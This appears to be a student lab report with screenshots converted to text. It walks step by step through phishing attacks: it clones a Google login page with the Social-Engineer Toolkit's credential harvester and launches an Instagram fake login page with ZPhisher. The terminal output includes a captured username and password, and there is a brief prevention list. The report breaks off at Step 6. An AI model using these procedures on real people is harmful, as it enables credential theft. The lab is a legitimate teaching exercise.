
STEP 3:

AFTER OPENING CLICK NO.1 FOR SOCIAL ENGINEERING TOOL KIT




STEP 4:

CLICK NO.2 FOR ATTACKING WEBSITES



STEP 5:

CLICK NO.3 FOR CREDENTIAL HARVESTER ATTACK METHOD



Terminal

File Edit View Search Terminal Help

ate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow /fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.


1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3

STEP 6:

CLICK NO.1 FOR WEBSITES TEMPLATES



Terminal

File Edit View Search Terminal Help

should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>1


[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

STEP 7:

SET TOOL WILL ASK FOR THE IP ADDRESS FOR THE LINK



```
Terminal
File Edit View Search Terminal Help
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.


The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu
```

STEP 8:

SELECT THE TEMPLATE NEEDED



```
Terminal
File Edit View Search Terminal Help

-----
**** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

/etc/setoolkit/set.config


Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

-----
1. Java Required
2. Google
3. Twitter

set:webattack> Select a template:■
```


STEP 9:

OPEN CHROME AND TYPE THE IP ADDRESS TO OPEN THE LINK
- ENTER THE USERNAME AND PASSWORD AND SIGN IN




STEP 10:

WHEN YOU SIGN IN THE PAGE REDIRECT TO GOOGLE.COM



STEP 11:

OPEN TERMINAL AND FIND THE USERNAME AND PASSWORD



The screenshot shows a terminal window titled "Terminal" running on a Linux distribution (Kali Linux). The window title bar includes "kalin [Running] - Oracle VM VirtualBox" and "Sat 15:26". The terminal content displays a credential harvester attack against a Google login page. It shows the user selecting a template ("Select a template:2") and cloning the website ("Cloning the website: http://www.google.com"). A message indicates that the attack captures all POSTS on a website. The terminal then shows a log of a directory traversal attempt from IP 192.168.70.191. The output concludes with a warning to hit Control-C to generate a report.

```
File Edit View Search Terminal Help
You can configure this option under:
/etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

-----
1. Java Required
2. Google
3. Twitter

set:webattack> Select a template:2
[*] Cloning the website: http://www.google.com
[*] This could take a little bit...
The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTS on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your directory structure is.
Press {return} if you understand what we're saying here.{return}
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.70.191 - - [12/Nov/2022 15:25:17] "GET / HTTP/1.1" 200 -
directory traversal attempt detected from: 192.168.70.191
192.168.70.191 - - [12/Nov/2022 15:25:17] "GET /favicon.ico HTTP/1.1" 404
[*] WE GOT A HTTL! Printing the output:
PARAM: GALX=SJLCKfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFb2JmV1hIcDhtUFdldzBENhIfvWsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuwmLRSG%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLcR1D3YTjX
PARAM: service=also
PARAM: dsh=7381887106725792428
PARAM: utf8=%E2%9C%93
PARAM: hresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE_USERNAME FIELD FOUND: Email=Pramoth.kj
POSSIBLE_PASSWORD FIELD FOUND: Passwd=Pramoth@7
PARAM: signIn=sign-in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

PREVENTIONS :

- 1) Never click any link unless it is from the trustable source.**
- 2) Use antivirus to block suspicious links.**
- 3) Check for SSL certificates so that we can check the link is secure.**


4.USING PHISHING TOOL FROM GITHUB FOR A PHISHING PAGE AT LAB SETUP

**(I USED ZPHISHER
TOOL INSTEAD OF
SOCIALPHISH TOOL
BECAUSE THE LINK IS
NOT WORKING. SIR
ALSO TOLD YOU
CAN USE ZPHISHER
TOOL)**



STEP 1:

OPEN GITHUB AND GET THE ZPHISHER LINK




STEP 2:

OPEN KALI LINUX AND PUT THE LINK IN THE TERMINAL

A screenshot of a Kali Linux terminal window titled 'root@osboxes: ~'. The terminal shows the command 'git clone https://github.com/htr-tech/zphisher.git' being run, followed by the output of the cloning process. The output includes messages about object enumeration, counting, compressing, and receiving objects, along with a note about reused deltas.

STEP 3:

INSTALLING IN PROGRESS ..



```
root@osboxes: ~/zphisher
File Edit View Search Terminal Help
root@osboxes:~# git clone https://github.com/htr-tech/zphisher.git
Cloning into 'zphisher'...
remote: Enumerating objects: 1663, done.
remote: Counting objects: 100% (1663/1663), done.
remote: Compressing objects: 100% (847/847), done.
remote: Total 1663 (delta 758), reused 1623 (delta 747), pack-reused 0
Receiving objects: 100% (1663/1663), 27.04 MiB | 327.00 KiB/s, done.
Resolving deltas: 100% (758/758), done.
root@osboxes:~# cd zphisher
root@osboxes:~/zphisher# chmod +x zphisher.sh
root@osboxes:~/zphisher# bash zphisher.sh

[+] Installing required packages...
[+] Packages already installed.
[+] Internet Status : Online
[+] Checking for update : up to date
[+] Installing ngrok...
[+] Installing Cloudflared...
```

STEP 4:

ZPHISHER TOOL WILL BE OPENED



```
root@osboxes: ~/zphisher
File Edit View Search Terminal Help
Version : 2.3.4
[-] Tool Created by htr-tech (tahmid.rayat)

::: Select An Attack For Your Victim :::

[01] Facebook      [11] Twitch        [21] DeviantArt
[02] Instagram     [12] Pinterest     [22] Badoo
[03] Google         [13] Snapchat      [23] Origin
[04] Microsoft      [14] Linkedin       [24] DropBox
[05] Netflix         [15] Ebay           [25] Yahoo
[06] Paypal          [16] Quora          [26] Wordpress
[07] Steam            [17] Protonmail    [27] Yandex
[08] Twitter         [18] Spotify        [28] StackoverFlow
[09] Playstation     [19] Reddit          [29] Vk
[10] Tiktok           [20] Adobe          [30] XBOX
[31] Mediafire       [32] Gitlab          [33] Github
[34] Discord

[99] About          [00] Exit

[-] Select an option : 02
```

STEP 5:

SELECT THE SOCIAL MEDIA AND AND THE LOGIN PAGE YOU WANT IN THE ABOVE (I'VE SELECTED INSTAGRAM)

```
root@osboxes: ~/zphisher
File Edit View Search Terminal Help

[01] Facebook      [11] Twitch        [21] DeviantArt
[02] Instagram     [12] Pinterest    [22] Badoo
[03] Google         [13] Snapchat     [23] Origin
[04] Microsoft      [14] LinkedIn      [24] DropBox
[05] Netflix         [15] Ebay          [25] Yahoo
[06] Paypal          [16] Quora        [26] Wordpress
[07] Steam           [17] Protonmail   [27] Yandex
[08] Twitter         [18] Spotify       [28] StackoverFlow
[09] Playstation     [19] Reddit        [29] Vk
[10] Tiktok          [20] Adobe         [30] XBOX
[31] Mediafire      [32] Gitlab        [33] Github
[34] Discord

[99] About          [00] Exit

[-] Select an option : 02

[01] Traditional Login Page
[02] Auto Followers Login Page
[03] 1000 Followers Login Page
[04] Blue Badge Verify Login Page

[-] Select an option : 02
```

STEP 6:

